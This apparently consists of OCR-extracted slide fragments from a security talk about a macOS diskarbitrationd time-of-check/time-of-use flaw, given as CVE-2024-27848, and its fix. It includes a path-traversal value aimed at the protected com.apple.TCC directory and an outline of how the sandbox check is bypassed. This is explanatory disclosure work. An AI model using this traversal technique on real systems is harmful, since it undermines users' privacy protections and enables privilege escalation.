
OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir (not a symlink)
resolved path: /Users/crab/Library/Application Support/com.apple.TCC/

pass



```
crab@see ~ % codesign -dv --entitlements - /Applications/DADirTraverse.app
```

the fix



caller → diskarbitrationd → mount → xnu

DAServerSessionQueueRequest

CFURLCreateFromFileSystemRepresentation

sandbox_checkby_audit_token

- removes ../
- resolves symlink

PERSISTENT!!


- removes ../
- resolves symlink

ONLY FOR THE TIME OF CHECK!!

- removes ../
- resolves symlink


FINAL RESOLUTION!!

the fix


diskarbitrationd
no path resolution
client
DAQueueRequest
is kDADiskMountOptionNoFollow set?
no
yes
resolve path
sandbox check
disallow symlink and ../ in path

CVE-2024-27848 - LPE via StorageKit

